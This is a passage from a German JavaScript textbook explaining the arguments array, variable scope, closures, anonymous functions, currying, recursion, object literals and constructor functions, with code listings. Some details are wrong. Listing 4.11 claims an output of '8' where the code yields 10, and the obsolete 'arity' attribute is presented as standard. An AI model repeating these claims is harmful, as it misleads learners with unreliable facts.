Die Funktion erhält als ersten Parameter einen String mit Platzhaltern, die durch ein vorangestelltes Prozentzeichen zu erkennen sind. Die Platzhalter werden der Reihe nach durch konkrete Werte ersetzt, welche sich durch die weiteren Parameter der Funktion ergeben. Die Funktion *printf* weiß dabei nicht, mit wie vielen Parametern sie aufgerufen wurde, sondern muss die Parameteranzahl durch Zählen der Platzhalter ermitteln.

Das arguments-Array

JavaScript verfügt über einen ähnlichen Mechanismus, allerdings stellt die Sprache hier eine deutlich einfachere Möglichkeit bereit, die Parameterzahl zu ermitteln:

Listing 4.2

```
function summiere() { ❶
  var summe = 0;
  for (var i = 0; i < arguments.length; ❷
    i++) {
    summe += arguments[i]; ❸
  }
  return summe;
}
alert(summiere(1, 2, 3, 4, 5));
```

Die Funktion summiere wird hier ohne formale Parameter definiert ❶. Über das `arguments`-Array, welches in jeder Funktion zur Verfügung steht, haben Sie jedoch Zugriff auf die Anzahl ❷ der übergebenen Parameter und die Parameter selbst ❸. Dieses Beispiel berechnet die Summe aller übergebenen Werte und liefert das Ergebnis zurück.

Über das `arguments`-Array können auch optionale Parameter definiert werden. Ein Beispiel:

Listing 4.3

```
function vergleiche(a, b, matchCase) {
  if (arguments.length < 3) {
    var matchCase = true; ❶
  }
  if (!matchCase) {
    a = a.toLowerCase();
    b = b.toLowerCase();
  }
  if (a > b) {
    return 1;
  } else if (a < b) {
    return -1;
  } else {
    return 0;
  }
}
alert(vergleiche("Äpfel", "Birnen"));
alert(vergleiche("Äpfel", "äPfEl", false));
```

Diese Funktion vergleicht zwei Strings und liefert entsprechend „-1“, „0“ oder „+1“ zurück. Die Funktion hat drei formale Parameter, der dritte Parameter ist jedoch optional und ist standardmäßig mit dem Wert `true` belegt ❶. Dies erreicht man durch Überprüfen der Parameteranzahl – wurden der Funktion weniger als drei Parameter übergeben, fehlt auf jeden Fall der dritte Parameter *matchCase*. Alternativ lassen sich optionale Parameter auch mit dem `typeof`-Operator realisieren. Statt der Abfrage auf die Parameteranzahl wäre auch folgende Abfrage möglich:

```
if (typeof matchCase == "undefined") {
  var matchCase = true;
}
```

Abfragen der erwarteten Anzahl von Parametern

Das Konzept der variablen Parameteranzahl und der optionalen Parameter funktioniert nur, weil JavaScript beim Aufruf einer Funktion die übergebene Parameteranzahl nicht mit der Zahl der formalen Parameter abgleicht. Allerdings bietet Ihnen JavaScript die Möglichkeit, die Anzahl der formalen Parameter einer Funktion über deren Attribut `arity` gezielt selbst abzufragen. Der Aufruf

```
alert(vergleiche.arity);
```

liefert, wie zu erwarten, die Ausgabe „3“.

4.10.3 Gültigkeit und Sichtbarkeit von Variablen

Nur Funktionen bilden einen Gültigkeitsbereich

Funktionen sind die einzigen Strukturen in JavaScript, die einen eigenen Gültigkeitsbereich für Variablen definieren. Dies ist ein wichtiger Unterschied zu Sprachen wie C# oder C++, bei denen jeder beliebige Block eine derartige Funktion besitzt. Eine Variable, die in JavaScript beispielsweise in einer Schleife definiert wird, gehört effektiv zum Gültigkeitsbereich der umgebenden Funktion beziehungsweise zum globalen Gültigkeitsbereich.

Listing 4.4

```
function erhoehe(x) {
  var i = 10;

  while(x < 100) {
    var i = x;
    x += i;
  }
  document.write(i);
}

erhoehe(24);
```

Die Ausgabe lautet hier „96“ und nicht wie eigentlich zu erwarten „10“. Die Variable *i*, die vermeintlich innerhalb der Schleife definiert wird und somit in einem neuen Gültigkeitsbereich residiert überschreibt in Wirklichkeit die Variable *i*, die außerhalb der Schleife definiert ist. Weil derartige Fehler oft nur sehr schwer zu finden sind, ist es ratsam, keine Variablen innerhalb von Blöcken zu definieren, sondern ausschließlich auf Funktionsebene.

Sichtbarkeit von Variablen

Weitaus gewöhnlicher verhält es sich mit der Sichtbarkeit von Variablen. Lokale Variablen verdecken globale Variablen gleichen Namens. Im folgenden Beispiel

Listing 4.5

```
var meldung = "Nachricht von außen";

function melde() {
  var meldung = "Nachricht von innen";
  document.write(meldung);
}

melde();
document.write(meldung);
```

erscheint zuerst die Meldung „Nachricht von innen“ und dann „Nachricht von außen“.

4.10.4 Closures

Wichtiges Konzept funktionaler Sprachen

Eines der Konzepte, die JavaScript von funktionalen Sprachen wie Lisp oder Scheme übernommen hat, ist das der sogenannten Closures oder Funktionsabschlüsse. Dieses Konzept ist derartig mächtig, dass auch wesentliche Teile der Objektorientierung von JavaScript auf ihm aufbauen.

Innere Funktionen

Um zu verstehen, was Closures sind und was sie leisten können, muss man zunächst wissen, dass es in JavaScript möglich ist, Funktionen innerhalb anderer Funktionen zu definieren. Ein Beispiel:

```
function aussen() {
  function innen() {
    ...
  }
  innen();
}
```

Die innere Funktion erzeugt einen eigenen Gültigkeitsbereich für lokale Variablen und ihre Übergabeparameter. Gleichzeitig hat sie jedoch auch vollen Zugriff auf die lokalen Variablen und Parameter der sie umgebenden, äußeren Funktion.

Listing 4.6

```
function aussen(a, b) {
  var variableAussen = 4;
  function innen(c) {
    var variableInnen = 5;
    alert(a);
    alert(b);
    alert(c);
    alert(variableAussen);
    alert(variableInnen);
  }
  innen(3);
}
aussen(1, 2);
```

Dieses Beispiel erzeugt die Ausgaben „1“, „2“, „3“, „4“ und „5“.

Üblicherweise läuft die Lebensdauer einer lokalen Variable dann ab, wenn die umgebende Funktion verlassen wird. Wäre dies auch in JavaScript der Fall, so hätte die innere Funktion nur so lange Zugriff auf die Parameter der äußeren Funktion, bis die äußere Funktion abgearbeitet ist. Hier sorgt das Konzept der Closures jedoch für eine Überraschung. Sehen Sie sich einmal den folgenden Code an:

Listing 4.7

```
function aussen(meldung) {
  function innen() { ❶
    document.write(meldung); ❷
  }
  return innen;
}
var meldung = aussen("Closure"); ❸
meldung();
```

Die Funktion *aussen* nimmt einen Übergabeparameter *meldung* entgegen. Wird die Funktion nun aufgerufen, so liefert sie selbst eine neue Funktion zurück ❶. Diese innere Funktion hat, wie bereits erklärt, Zugriff auf die Parameter und lokalen Variablen der äußeren Funktion und damit auch auf den Parameter *meldung*. Wird nun die innere Funktion aufgerufen, so soll diese den Wert des Parameters *meldung* am Bildschrim ausgeben ❷. Um dies zu testen, speichern wir zunächst die zurückgelieferte Funktion in einer Variable und rufen diese dann auf ❸.

Was wird hier passieren? In anderen Sprachen existieren Übergabeparameter nur während eines Funktionsaufrufs und werden danach wieder gelöscht. Wäre dies in JavaScript auch der Fall, so dürfte das obige Beispiel nicht funktionieren, denn hier wird der Parameter *meldung* über die Dauer des Funktionsaufrufs hinweg verwendet. Tatsächlich jedoch liefert dieses Beispiel die Ausgabe „Closure“. Die innere anonyme Funktion hat den Parameter *meldung* also in irgendeiner Form konserviert.

Ablauf eines Funktionsaufrufs

Um zu verstehen, wie JavaScript dieses Verhalten erreicht, muss man zunächst wissen, welche Vorgänge bei einem Funktionsaufruf in JavaScript ablaufen: Wann immer in JavaScript eine Funktion aufgerufen wird, erzeugt der Interpreter ein sogenanntes „Activation Object“. Dieses Objekt repräsentiert den Gültigkeitsbereich der aufgerufenen Funktion und speichert Verweise auf alle darin definierten Variablen und Funktionsparameter. Außerdem besitzt dieses Objekt einen Verweis auf das Activation Object des übergeordneten Gültigkeitsbereichs. Bei mehreren verschachtelten Funktionen entsteht so eine Kette von Objekten, die man auch „Scope Chain“ nennt. Möchte man nun auf eine bestimmte Variable zugreifen, so versucht der

JavaScript-Interpreter diese zunächst über das aktuelle Activation Object zu lokalsieren. Ist die Variable hier nicht vermerkt, so folgt er dem Verweis auf das übergeordnete Activation Object und sucht dort nach der Variable. Dieser Vorgang wird so lange fortgesetzt, bis die Variable entweder gefunden wurde oder das Ende der Scope Chain erreicht ist.

Verlassen der Funktion

Nach Beendigung einer Funktion bestehen üblicherweise keine Referenzen mehr auf das Activation Object, so dass dieses dann vom Garbage-Collector gelöscht werden kann. Bei einer Closure hingegen wird das Activation Object „eingeschlossen“. Die innere Funktion erzeugt einen neuen Verweis auf das Activation Object, so dass dieses nicht freigegeben werden kann. Dadurch werden die lokalen Variablen und Funktionsparameter konserviert und können auch zu einem späteren Zeitpunkt noch verwendet werden. Da jedes Activation Object jedoch auch einen Verweis auf das Activation Object des übergeordneten Gültigkeitsbereichs besitzt, wird bei einer Closure meist die gesamte Scope Chain gesichert.

Performance Überlegungen

Da das eben beschriebene System unter den Gesichtspunkten Performance und Speicherplatzbedarf nicht sonderlich effizient ist, wählen manche JavaScript-Interpreter eine andere Herangehensweise. So ist es beispielsweise möglich, die Activation Objects nur bei Bedarf zu erzeugen und im Normalfall lokale Variablen und Funktionsparameter auf einem Stack zu allozieren.

Einsatzgebiete von Closures

Der praktische Nutzen der Closures ist vielfältig. So lässt sich auf diesem Wege zum Beispiel eine sehr elegante Ereignisbehandlung realisieren, aber auch das „Klassenkonzept“ von JavaScript basiert effektiv auf Closures. (Letztlich kann man sogar sagen, dass auch in Java, C++ oder C# eine Klasse eine Closure bildet. Schließlich werden in einer Klasse Methoden an ein Objekt und damit an einen Kontext gebunden.)

4.10.5 Anonyme Funktionen

Funktions-Literale

Betrachtet man Funktionen, wie in JavaScript üblich, als Datentyp und nicht nur als Sprachkonstrukt, stellt sich einem womöglich die Frage, die Literal-Schreibweise für diesen Datentyp aussieht. Für primitive Datentypen sind die Literal-Formen meist selbsterklärend:

```
var zahl = 32;
var wahrheitswert = true;
var zeichenkette = "Ein String-Literal";
```

Tatsächlich haben auch Funktionen eine solche Literal-Form, die Sie bereits zu Anfang kurz kennengelernt haben, nämlich im folgenden Beispiel:

```
var maximum = function(a, b) {
  return a > b ? a : b;
};
```

Ein Funktions-Literal besteht aus dem Schlüsselwort `function` gefolgt von der Parameterliste und dem Funktionsrumpf in geschweiften Klammern. Ein solches Literal bezeichnet man auch als „anonyme Funktion“, da es selbst keinen eigenen Bezeichner hat.

Anonyme Funktionen sind ein weiteres Konzept, das JavaScript mit Sprachen wie Lisp gemeinsam hat. In Java findet man vergleichbar dazu die anonymen Klassen, die wie die anonymen Funktionen häufig zur Ereignisbehandlung eingesetzt werden.

Ein Beispiel:

Listing 4.8

```
function bubbleSort(comparator, values) {
  var temp;
  for (var i = 0; i < values.length - 1;
    i++) {
    for (var j = 0; j < values.length -
      1 - i; j++) {
      if (comparator(values[j],
        values[j + 1])) {
        temp = values[j];
        values[j] = values[j + 1];
        values[j + 1] = temp;
      }
    }
  }
return values;
}
alert(
  bubbleSort(
    function(a, b) {
      if (a > b) {
        return true;
      }
      return false;
    },
    [5, 3, 1, 7, 4, 6, 9, 2, 8]
  )
);
```

Die Funktion *bubbleSort* führt eine Sortierung nach dem Bubblesort-Verfahren auf dem mit *values* angegebenen Array durch. Als ersten Parameter erwartet die Funktion die Referenz auf eine weitere Funktion, die für zwei gegebene Elemente aus *values* entscheidet, welches der beiden Elemente größer ist. Es handelt sich hierbei also quasi um eine generische Funktion, die mit Hilfe der richtigen Vergleichsfunktion Arrays mit Elementen beliebigen Typs sortieren kann. Die Vergleichsfunktion wird *bubbleSort* in Form eines Funktions-Literals übergeben, sprich als anonyme Funktion.

Weitere Einsatzgebiete

Dies ist nur eines von vielen Einsatzgebieten der anonymen Funktionen. In den meisten Fällen verwendet man anonyme Funktionen zur Ereignisbehandlung oder um gezielt Closures zu bilden. Letzteres kann zum Beispiel dazu genutzt werden, Schleifenvariablen einzuschließen. Ein Beispiel:

Listing 4.9

```
function verzoegerteAusgabe() {
  for (var i = 0; i < 5; i++) {
    window.setTimeout( ❶
      function() {
        alert(i); ❷
      },
      i * 1000
    );
  }
}
verzoegerteAusgabe();
```

In diesem Beispiel werden fünf Timer gesetzt ❶, die im Abstand von jeweils einer Sekunde den Wert der Variable *i* ausgeben ❷. In jedem Schleifendurchlauf wird der Wert von *i* um eins erhöht, folglich könnte man denken, dass die Ausgabe 1, 2, 3, 4, 5 lauten muss. Tatsächlich erscheinen jedoch fünf Meldungsfenster mit der Ausgabe „5“.

Die anonyme Funktion, die an die `setTimeout`-Methode übergeben wird, erzeugt, wie zu erwarten, eine Closure und behält somit auch nach Ablauf der Funktion *verzoegerteAusgabe* Zugriff auf die Schleifenvariable *i*. Allerdings wird dabei die Variable selbst und nicht der aktuelle Wert der Variable eingeschlossen. Zum Zeitpunkt, an dem der erste Timer ausgelöst wird, ist die Schleife längst durchlaufen und die Variable *i* enthält somit den Wert „5“.

Mit Hilfe einer anonymen Funktion, die ihrerseits selbst eine Funktion zurückliefert, können wir jedoch eine Closure bilden, die nicht die Variable *i*, sondern ihren aktuellen Stand einschließt.

Listing 4.10

```
function verzoegerteAusgabe() {
  for (var i = 0; i < 5; i++) {
    window.setTimeout(
      (function(value) { ❶
        return function() { ❷
          alert(value); ❸
        }
       })(i), ❹
       i * 1000
    );
  }
}
```

Hier wird zunächst eine anonyme Funktion definiert, die einen Parameter *value* entgegen nimmt ❶. Diese Funktion gibt dann eine neue Funktion zurück ❷, in der *value* verwendet wird ❸. Es handelt sich also um eine einfache Closure. Wenn man nun an die äußere Funktion die Variable *i* übergibt ❹, enthält *value* zwar den Wert von *i*, ist jedoch von der Variable selbst entkoppelt (zur Erinnerung: Primitive Datentypen werden in JavaScript per Call-by-Value übergeben). Für jeden Aufruf der äußeren Funktion existiert also eine neue Version des Parameters *value* und mit der zurückgegebenen inneren Funktion auch eine neue Closure.

Anonyme Funktionen direkt aufrufen

Erwähnenswert ist noch, dass in diesem Beispiel eine anonyme Funktion erzeugt und direkt aufgerufen wird. Die Syntax hierfür lautet wie folgt:

```
(
  function(x) {
    alert(x);
  }
)("Anonyme Funktion direkt aufgerufen");
```

Im Kapitel zur Objektorientierung in JavaScript werden Sie ein weiteres Einsatzgebiet dieses Prinzips kennen lernen.

4.10.6 Currying und Partial application

Ein sehr interessantes Einsatzgebiet der anonymen Funktionen ist das sogenannte Currying. Betrachten Sie dazu einmal folgende Funktion, die drei Zahlen addiert:

```
function addiere(a, b, c) {
  return a + b + c;
}
```

Wollte man diese Funktion nun in eine "curried Function" umwandeln, so würde man folgendes schreiben:

```
function addiere(a) {
  return function(b) {
    return function(c) {
      return a + b + c;
    }
  }
}
```

Mit dieser Funktion können Sie nachwievor drei Zahlen addieren:

```
var summe = addiere(9)(4)(5);
```

Sie haben allerdings auch die Möglichkeit, der Funktion nur zwei oder sogar nur eine Zahl zu übergeben:

```
var summe = addiere(9)(4);
```

Die Variable *summe* enthält dann keine Zahl, sondern einen Verweis auf eine Funktion. Wenn Sie diese Funktion mit einem Zahlenwert, also z. B. „5", aufrufen, so liefert Ihnen die Funktion die Summe aus den bereits übergebenen Werten „9" und „4", und dem neuen Wert „5" zurück. Dieses Prinzip nennt man „lazy Evaluation" oder „verzögerte Auswertung".

Einsatzgebiete

Ein interessantes Einsatzgebiet dieser Technik sind z. B. Callback-Funktionen, die entweder durch ein Benutzerereignis, oder auch durch eine eingehende Server-Antwort ausgelöst werden. Dabei übergeben Sie der „curried Function" die Parameter, die Ihnen bereits bekannt sind. Als Rückgabe dieser Funktion erhalten Sie nun eine weitere Funktion, die den nächsten, noch fehlenden Parameter erwartet. Sie haben dann die Möglichkeit, diese Funktion

entweder direkt als Callback zu registrieren, oder innerhalb einer designierten Callback-Funktion die „curried Function“ mit dem noch fehlenden Parameter aufzurufen.

Partial Application

Eine Variation des Currying ist die so genannte „partial Application“ von Funktions-Parametern. Dabei definiert man zunächst eine gewöhnliche Funktion, die einen oder mehrere Parameter erwartet. Wird beim Aufruf der Funktion eine ausreichende Anzahl Parameter übergeben, so führt die Funktion ihre Berechnungen durch und liefert dann das Ergebnis zurück. Werden allerdings zu wenig Parameter übergeben, so wird statt eines Ergebnisses eine neue Funktion zurückgeliefert, welche die noch fehlenden Parameter entgegennimmt. Die bereits übergebenen Hier ein Beispiel:

Listing 4.11

```
function addiere(a, b) {
  if (arguments.length >= 2) { ❶
    return a + b;
  } else if (arguments.length == 1) {
    return function(b) { ❷
      return addiere(a, b); ❸
    };
  } else {
    return addiere; ❹
  }
}

document.write(addiere(2, 7));
var curry = addiere(3);
document.write(curry(7));
```

Die Funktion *addiere* überprüft zunächst, ob ausreichend viele Parameter übergeben wurden ❶. Ist dies der Fall, so wird direkt die Summe der beiden Werte *a* und *b* zurückgeliefert. Wurde nur ein Parameter übergeben, so liefert *addiere* eine neue Funktion ❷ zurück, die den noch fehlenden Parameter *b* entgegennimmt und ihn dann wieder an *addiere* übergibt ❸. Der bereits übergebene Parameter *a* steht dabei über eine Closure weiterhin zur Verfügung. Wurde überhaupt kein Parameter übergeben, so liefert sich *addiere* schlichtweg selbst zurück ❹. Die Ausgabe dieses Beispiels lautet „9“ und „8“.

4.10.7 Rekursion

Nicht unerwähnt bleiben soll die Möglichkeit in JavaScript, rekursive Funktionen zu definieren. Als rekursiv bezeichnet man Funktionen, die sich selbst wieder aufrufen. Ein häufiges Einsatzgebiet der rekursiven Funktionen ist die Traversierung von Bäumen (ein Beispiel dazu werden Sie im Kapitel über das Document Object Model kennen lernen).

Anyonyme Funktionen rekursiv aufrufen

Die Rekursion in JavaScript unterscheidet sich nicht wesentlich von der Rekursion in anderen Programmiersprachen. Da JavaScript jedoch anonyme Funktionen unterstützt, stellt sich vielleicht die Frage, ob auch diese sich selbst wieder rekursiv aufrufen können. Betrachten Sie das folgende Beispiel:

```
(function (n) {
  if (n == 1) {
    return 1;
  } else {
    return n * Platzhalter;
}
})(8);
```

Diese anonyme Funktion wird direkt nach ihrer Definition mit dem Wert *8* aufgerufen. Die Aufgabe der Funktion ist es, die Fakultät der übergebenen Zahl *n* zu berechnen. Um dies jedoch erreichen zu können, benötigt die Funktion eine Möglichkeit, sich selbst aufzurufen. Da die Funktion jedoch keinen Namen hat, gestaltet sich diese scheinbar triviale Aufgabe schwierig.

Wie bereits erwähnt, existiert innerhalb jeder Funktion implizit eine lokale Variable `arguments`, die eine Liste der übergebenen Parameter enthält. Die Variable verfügt allerdings außerdem noch über ein Attribut `callee`, welches eine Referenz auf das aktuelle Funktionsobjekt enthält. Das Funktionsobjekt selbst verfügt nun wiederum über eine Methode `call`, mit der die Funktion aufgerufen werden kann. Die `call`-Methode erwartet als ersten Parameter das aufrufende Objekt und als weitere Parameter die an die Funktion zu übergebenden Werte. Für den ersten Parameter übergeben wir fürs erste einmal `this` – die Bedeutung dieses Parameters wird im Kapitel zur objektorientierten Programmierung noch erläutert.

Ersetzt man nun im obigen Code-Beispiel den Platzhalter durch die folgende Zeile, erhält man das gewünschte Ergebnis:

```
arguments.callee.call(this, n - 1);
```

Beschränkte Rekursionstiefe

Es ist noch zu erwähnen, dass die meisten Browser über Mechanismen verfügen, welche Skripte, die sehr viel Rechenzeit benötigen, nach einer Weile beenden. Die Möglichkeiten, komplexe rekursive Algorithmen in JavaScript zu implementieren, ist dadurch stark eingeschränkt. Darüber hinaus beschränken Browser die Rekursionstiefe in der Regel auf 1000 Aufrufe.

4.10.8 Funktionale Programmierung in Zeiten von OOP

Nebeneffektfreie Programmierung

Die objektorientierte Programmierung gilt heute als das Programmierparadigma für alle Einsatzgebiete. Das liegt nicht zuletzt daran, dass Entwickler heute meist recht früh mit objektorientierten Sprachen in Berührung kommen und dann in der Regel keinen Anlass sehen, sich auch mit funktionalen Sprachen auseinanderzusetzen. In der Tat lassen sich die meisten Problemstellungen in der Softwaretechnik gut mit objektorientierten Sprachen bewältigen, allerdings nicht immer auf die eleganteste Art und Weise. Insbesondere bei komplexen Programmen, die in einer objektorientierten Sprache verfasst wurden, stellen sich oftmals unerwartete Nebeneffekte durch das Zusammenspiel von Objekten ein. Die funktionalen Sprachen begründen sich auf dem mathematischen Funktionsbegriff, bei dem eine Eingabemenge auf eine Ausgabemenge abgebildet wird. Das Verhalten einer Funktion ist klar definiert und bei einem bekannten Eingabewert kann eine verbindliche Aussage über den Ausgabewert getroffen werden. Diese Eigenschaft von Funktionen ist besonders unter dem Gesichtspunkt Softwaresicherheit sehr interessant.

Effizienter Code

JavaScript ist, wie bereits erwähnt, keine funktionale Sprache, es unterstützt jedoch einige der wichtigsten Sprachelemente der funktionalen Programmierung. Als Multi-Paradigma-Sprache erlaubt JavaScript dem Entwickler, selbst zu entscheiden, ob er seine Programme nach dem funktionalen oder dem objektorientierten Muster oder gar in einer Mischung aus beiden gestalten möchte. Insbesondere die letzte Variante wird häufig eingesetzt und erlaubt es, sehr effizienten Code zu schreiben.

4.11 Objektorientierte Programmierung

Objekt-orientierung ohne Klassen

Ob JavaScript eine objektorientierte Sprache ist, wurde vielfach diskutiert und es kursieren verschieden Theorien darüber, ob man JavaScript nun „objektorientiert" nennen darf oder doch nur „Objekt-basiert". Tatsächlich unterstützt JavaScript alle wesentlichen Konzepte der objektorientierten Programmierung wie Kapselung, Polymorphie, Vererbung und Information-Hiding. Allerdings kennt JavaScript keine Klassen und kann damit, zumindest nach einer populären Meinung, nicht objektorientiert sein. Um das zu widerlegen, werde ich Ihnen in diesem Kapitel einen etwas tieferen Einblick in die Objektorientierung von JavaScript geben.

4.11.1 Objekte in JavaScript

Der new-Operator

JavaScript versucht Ihnen, wie viele moderne Programmiersprachen auch, vorzutäuschen, alles sei ein Objekt. Bei primitiven Datentypen geschieht das, wie bereits erwähnt, durch automatisches Verpacken in Hüllobjekte. Außerdem haben Sie bereits erfahren, dass in JavaScript Funktionen immer auch Objekte sind. Sie haben also bereits, bewusst oder unbewusst, mit Objekten gearbeitet und auch an der einen oder anderen Stelle schon den `new`-Operator gesehen. Mit dem `new`-Operator können Sie, wie z. B. auch in Java oder C++, neue Objektinstanzen erzeugen. Ein Beispiel:

```
var datum = new Date();
```

Hier wird ein neues `Date`-Objekt erzeugt und der Variable *datum* zugewiesen. Der `Date`-Datentyp ist in JavaScript eingebaut und erlaubt Ihnen, die Zeit und das aktuelle Datum auszulesen und zu formatieren.

Object

Ein weiterer in JavaScript bereits eingebauter Datentyp heiß `Object`. Anders als `Date` stellt `Object` jedoch keinerlei Attribute oder Methoden zur Verfügung. `Object` dient allen anderen komplexen Datentypen einschließlich der Funktionen als Vorfahr und ist damit so etwas wie die „Mutter aller Objekte". Es ist sicherlich wenig verwunderlich, dass Sie mit Hilfe des `new`-Operators auch neue Instanzen des `Object`-Datentyps erzeugen können. Das erscheint in Anbetracht der Tatsache, dass `Object` keinerlei Funktionalität bereitstellt, aber zunächst als wenig sinnvoll.

Attribute und Methoden zur Laufzeit anlegen

Hier kommt eine weitere Besonderheit von JavaScript ins Spiel, die einmal mehr die dynamische Natur der Sprache verdeutlicht. In JavaScript ist es nämlich möglich, Objekte zur Laufzeit um Attribute und Methoden zu erweitern. Ein Beispiel:

```
var kunde = new Object(); ❶
kunde.vorname = "Max"; ❷
kunde.nachname = "Mustermann"; ❸
kunde.zeigeName = function() { ❹
  alert("Max Mustermann");
};
```

Zunächst wird hier ein neutrales Objekt erzeugt ❶. Anschließend werden die Attribute *vorname* und *nachname* ❷❸ sowie die Methode *zeigeName* angelegt ❹. Das Anlegen von Attributen funktioniert, wie Sie sehen durch eine einfache Zuweisung. Da Funktionen gleichzeitig Objekte sind, muss in JavaScript nicht besonders zwischen Attributen und Methoden unterschieden werden – eine Methode ist schlichtweg ein Attribut des Typs `Function`. In diesem Fall wird die Methode *zeigeName* über eine anonyme Funktion realisiert, Sie können jedoch auch jede beliebige nicht anonyme Funktion an ein Objekt binden:

```
function zeigeName() {
  alert("Max Mustermann");
}
var kunde = new Object();
kunde.zeigeName = zeigeName;
```

Probleme

Die Möglichkeit, Objekte zur Laufzeit zu verändern, mag für Anhänger statisch typisierter Sprachen zunächst sehr ungewohnt sein. Es ist sicherlich auch nicht schwer, sich auszumalen, dass dies in der Praxis durchaus zu Problemen führen kann. Betrachten Sie einmal folgendes Beispiel:

```
window.open = function() {
  document.write("Gekaperte Methode");
};
```

Die Methode `open` des `window`-Objekts öffnet üblicherweise ein neues Browserfenster und gehört zur Standardfunktionalität, die der Browser bereitstellt. Indem man die Methode nun einfach überschreibt, verändert man das erwartete Verhalten und provoziert so möglicherweise Laufzeitfehler. In JavaScript gibt es also keinerlei

Zusicherungen, ob eine Methode auch wirklich das tut, was sie erwartungsgemäß tun soll. Aus diesem Grund gilt es in JavaScript als schlechter Stil, die Funktionalität eingebauter Objekte zu verändern. Bestehende Objekte um neue Funktionen zu erweitern ist jedoch gang und gäbe.

Objekte als assoziative Arrays

Objekte in JavaScript werden häufig mit assoziativen Arrays verglichen, bei denen jeweils einem Schlüssel ein bestimmter Wert zugeordnet wird und bei denen ebenfalls zur Laufzeit neue Elemente hinzugefügt werden können. Betrachtet man eine alternative Notation für den Zugriff auf Attribute, werden diese Parallelen noch deutlicher:

```
var kunde = new Object();
kunde["name"] = "Max Mustermann";
kunde["anrede und name"] =
  "Herr Max Mustermann";
```

Der Zugriff erfolgt hier wie bei einem Array über eckige Klammern. Betrachtet man einmal die zweite Zuweisung, erkennt man, dass bei dieser Zugriffsart die Schlüssel (also die Attribut-Namen) nicht mehr gültige Bezeichner sein müssen. Tatsächlich können Sie auf diese Weise jeden beliebigen String als Schlüssel verwenden. Wenn Sie allerdings die beiden Zugriffsarten mischen möchten, müssen Sie sich nach wie vor an die Beschränkungen von Bezeichnern halten:

```
var kunde = new Object();
kunde["name"] = "Max Mustermann";
alert(kunde.name);
```

Dieses Beispiel gibt, wie zu erwarten, „Max Mustermann“ aus.

4.11.2 Objekt-Literale

Wie Sie möglicherweise bereits festgestellt haben, gibt es in JavaScript für die meisten Datentypen einschließlich der Arrays und Funktionen Literalformen. Da ist es nicht verwunderlich, dass es auch für Objekte eine solche Literalform gibt. Die Zeile:

```
var kunde = new Object();
```

ist identisch mit

```
var kunde = {};
```

Initialisieren von Objekten

Diese Schreibweise verkürzt nicht nur die Instanziierung, sie erlaubt es auch, dem Objekt sehr bequem Attribute und Methoden hinzuzufügen, ohne jedesmal den Instanz-Namen zu wiederholen:

```
var kunde = {
  vorname: "Max",
  nachname: "Mustermann",
  zeigeName: function() {
    alert("Max Mustermann");
  }
};
```

Hier wird ein Objekt erzeugt, das über die Attribute *vorname* und *nachame* sowie über eine Methode *zeigeName* verfügt.

4.11.3 Konstruktor-Funktionen

Konstruktoren als Klassen

In den bisherigen Beispielen gab es von jedem Objekt jeweils nur eine Instanz. Aber natürlich möchten Sie auch die Möglichkeit haben, mehrere Instanzen eines Typs zu erzeugen. In den meisten objektorientierten Programmiersprachen gibt es hierfür – im Gegensatz zu JavaScript – das Konzept der Klassen. JavaScript hingegen verwendet sogenannte Konstruktoren. Der Begriff des Konstruktors ist Ihnen vermutlich aus anderen objektorientierten Sprachen geläufig und tatsächlich sind die Konstruktoren in JavaScript etwas ganz Ähnliches. Allerdings stehen in JavaScript Konstruktoren für sich allein und übernehmen damit im weiteren Sinn die Aufgaben, die in anderen Sprachen Klassen haben.

```
function Kunde(vorname, nachname) {
  this.vorname = vorname;
  this.nachname = nachname;
  this.zeigeName = function() {
    alert("Max Mustermann");
  }
}

var maxMustermann = new Kunde("Max",
```

```
  "Mustermann");
var martinaMustermann = new Kunde("Martina",
  "Mustermann");
```

Jede beliebige Funktion kann Konstruktor sein

In diesem Beispiel wird eine Funktion *Kunde* definiert und danach als Konstruktor verwendet. Der Kopf der Funktion *Kunde* zeigt dabei keinerlei Besonderheiten im Vergleich zu gewöhnliche Funktionen und tatsächlich kann in JavaScript jede beliebige Funktion als Konstruktor verwendet werden. Allein der Aufruf geschieht bei Konstruktoren anders als bei herkömmlichen Funktionen.

Die Rolle des new-Operators

Wie bereits erwähnt, dient das `new`-Schlüsselwort der Erzeugung neuer Objekt-Instanzen. Allerdings wird mit Hilfe von `new` nicht nur ein neues Objekt erzeugt, es wird auch gleichzeitig ein Konstruktor aufgerufen und ihm das neue Objekt übergeben. Das Objekt ist zu diesem Zeitpunkt noch „leer“, besitzt also weder Attribute noch Methoden. Der Konstruktor schafft nun die Möglichkeit, das Objekt entsprechend mit Attributen und Methoden zu versehen. Dies geschieht wie gewohnt über eine einfache Zuweisung. Im obigen Beispiel werden auf diese Weise die Attribute *vorname* und *nachname* sowie die Methode *zeigeName* angelegt. Hinter dem Schlüsselwort `this` verbirgt sich dabei eine Referenz auf das neue Objekt, welches dem Konstruktor durch den `new`-Operator implizit übergeben wurde (eine ausführlichere Erklärung zu den hier beschriebenen Abläufen finden Sie im nächsten Abschnitt).

Grob formuliert handelt es sich bei den Konstruktoren in JavaScript um eine Verbindung aus Klasse und Konstruktor im herkömmlichen Sinn. Der Konstruktor kapselt die Initialisierung von Objekten mit Attributen und Methoden und gleichzeitig kann innerhalb des Konstruktors beliebiger Code ausgeführt werden, um Beispielsweise Attribute mit Werten vorzubelegen oder bestimmte Methoden direkt nach der Instanziierung auszuführen.

Das constructor-Attribut

Ein Objekt, das auf diese Weise erzeugt wurde, erhält automatisch eine Referenz auf den Konstruktor, von dem es initialisiert wurde. Der Zugriff erfolgt über das `constructor`-Attribut.

```
alert(maxMustermann.constructor ==
  martinaMustermann.constructor);
```

Da beide Objekte von derselben Konstruktor-Funktion initialisiert wurden, liefert dieser Code die Ausgabe „true“.

4.11.4 Das this-Schlüsselwort

Prozeduren und Methoden

